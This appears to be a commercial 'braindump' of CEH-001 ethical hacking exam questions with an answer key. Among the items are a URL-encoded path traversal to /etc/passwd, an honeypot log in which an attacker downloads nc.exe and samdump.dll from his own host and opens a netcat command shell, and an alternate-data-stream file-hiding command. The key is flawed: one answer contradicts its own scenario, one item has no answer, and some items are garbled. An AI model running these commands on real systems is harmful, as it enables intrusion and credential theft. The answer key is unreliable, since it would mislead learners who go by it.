CEH-001 Q&As

Certified Ethical Hacker (CEH)

Pass GAQM CEH-001 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass2lead.com/ceh-001.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by GAQM Official Exam Center

- **Instant Download** After Purchase
- **100% Money Back** Guarantee
- **365 Days** Free Update
- **800,000+** Satisfied Customers

QUESTION 1

Which are true statements concerning the BugBear and Pretty Park worms?

Select the best answers.

A. Both programs use email to do their work.

B. Pretty Park propagates via network shares and email

C. BugBear propagates via network shares and email

D. Pretty Park tries to connect to an IRC server to send your personal passwords.

E. Pretty Park can terminate anti-virus applications that might be running to bypass them.

Correct Answer: ACD

QUESTION 2

Take a look at the following attack on a Web Server using obstructed URL:

http://www.example.com/script.ext?template%2e%2e%2e%2e%2e%2f%2e%2f%65%74%
63%2f%70%61%73%73%77%64

The request is made up of:

%2e%2e%2f%2e%2e%2f%2e%2f% = ../../../

%65%74%63 = etc

%2f = /

%70%61%73%73%77%64 = passwd

How would you protect information systems from these attacks?

A. Configure Web Server to deny requests involving Unicode characters.

B. Create rules in IDS to alert on strange Unicode requests.


C. Use SSL authentication on Web Servers.

D. Enable Active Scripts Detection at the firewall and routers.

Correct Answer: B

QUESTION 3

What type of session hijacking attack is shown in the exhibit?



A. Cross-site scripting Attack

B. SQL Injection Attack

C. Token sniffing Attack

D. Session Fixation Attack

Correct Answer: D

QUESTION 4

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker\\'s source IP address.

You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.

C. You should send a ping request with this command ping ? 192.168.5.0-255

D. You cannot ping a broadcast address. The above scenario is wrong.

Correct Answer: A

QUESTION 5

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The file Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below:

```
"cmd1.exe /c open 213.116.251.162 >ftpcom"
"cmd1.exe /c echo johna2k >>ftpcom"
"cmd1.exe /c echo haxedj00 >>ftpcom"
"cmd1.exe /c echo get nc.exe >>ftpcom"
"cmd1.exe /c echo get samdump.dll >>ftpcom"
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 e-cmd1.exe"
```

What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k.

B. There are two attackers on the system ?johna2k and haxedj00.

C. The attack is a remote exploit and the hacker downloads three files.

D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port.

Correct Answer: A

QUESTION 6

Attackers target HINFO record types stored on a DNS server to enumerate information. These are information records and potential source for reconnaissance. A network administrator has the option of entering host information specifically the CPU type and operating system when creating a new DNS record. An attacker can extract this type of information easily from a DNS server.

Which of the following commands extracts the HINFO record?

A.
```
c:> nslookup
> Set type=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

B.
```
c:> nslookup
> Set dns=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

C.
```
c:> nslookup
> Set record=hinfo
> certhack-srv
host: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

D.
```
c:> nslookup
> Configure type=hinfo
> certhack-srv
Host: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
```

A. Option A

B. Option B

C. Option C

D. Option D

Correct Answer: A

QUESTION 7

Which of the following descriptions is true about a static NAT?

A. A static NAT uses a many-to-many mapping.

B. A static NAT uses a one-to-many mapping.

C. A static NAT uses a many-to-one mapping.

D. A static NAT uses a one-to-one mapping.

Correct Answer: D

QUESTION 8

While reviewing the result of scanning run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-I9-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Ciscc Systems, Inc.
Compiled Tue 25-Jar-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
.iso.crg.dod.interret.Private.enter   r[redacted].Cisco.c[redacted]Cisco4700
system.sysUpTime.0 : Timeticks: (156398[redacted] 18 days, 2:26:20.17
system.sysContact.[ : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:C0:00.00
```

Which among the following can be used to get this output?

A. A Bo2k system query.

B. nmap protocol scan

C. A sniffer

D. An SNMP walk

Correct Answer: D

QUESTION 9

Where should a security tester be looking for information that could be used by an attacker against an organization? (Select all that apply) A. CHAT rooms

B. WHOIS database

C. News groups

D. Web sites

E. Search engines

F. Organization\\'s own web site

Correct Answer:

QUESTION 10

Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

A. The services are protected by TCP wrappers

B. There is a honeypot running on the scanned machine

C. An attacker has replaced the services with trojaned ones

D. This indicates that the telnet and SMTP server have crashed

Correct Answer: A

QUESTION 11

You want to use netcat to generate huge amount of useless network data continuously for various performance testing between 2 hosts.

Which of the following commands accomplish this?

A. Machine A #yes AAAAAAAAAAAAAAAAAAAAA | nc 2222 > /dev/null Machine B #yes BBBBBBBBBBBBBBBBBBBBB | nc machinea 2222 > /dev/null

B. Machine A cat somefile | nc 2222 Machine B cat somefile | nc othermachine 2222

C. Machine A nc 1234 | uncompress | tar xvfp Machine B tar cfp - /some/dir | compress | nc 3 machinea 1234

D. Machine A while true : do nc 6000 machineb 2 Machine B while true ; do nc 6000 machinea 2 done

Correct Answer: A

QUESTION 12

Who is an Ethical Hacker?

A. A person who hacks for ethical reasons

B. A person who hacks for an ethical cause

C. A person who hacks for defensive purposes

D. A person who hacks for offensive purposes

Correct Answer: C

QUESTION 13

You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS streams. How will you accomplish this?

A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt

B. copy secret.txt c:\windows\system32\tcpip.dll:secret.txt

C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt

D. copy secret.txt >

Correct Answer: B

QUESTION 14

Tess King is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?

A. Basic authentication is broken

B. The password is never sent in clear text over the network

C. The password sent in clear text over the network is never reused.

D. It is based on Kerberos authentication protocol

Correct Answer: B

QUESTION 15

What is the tool Firewalk used for?

A. To test the IDS for proper operation

B. To test a firewall for proper operation

C. To determine what rules are in place for a firewall

D. To test the webserver configuration

E. Firewalk is a firewall auto configuration tool

Correct Answer: C

CEH-001 VCE Dumps CEH-001 Practice Test CEH-001 Braindumps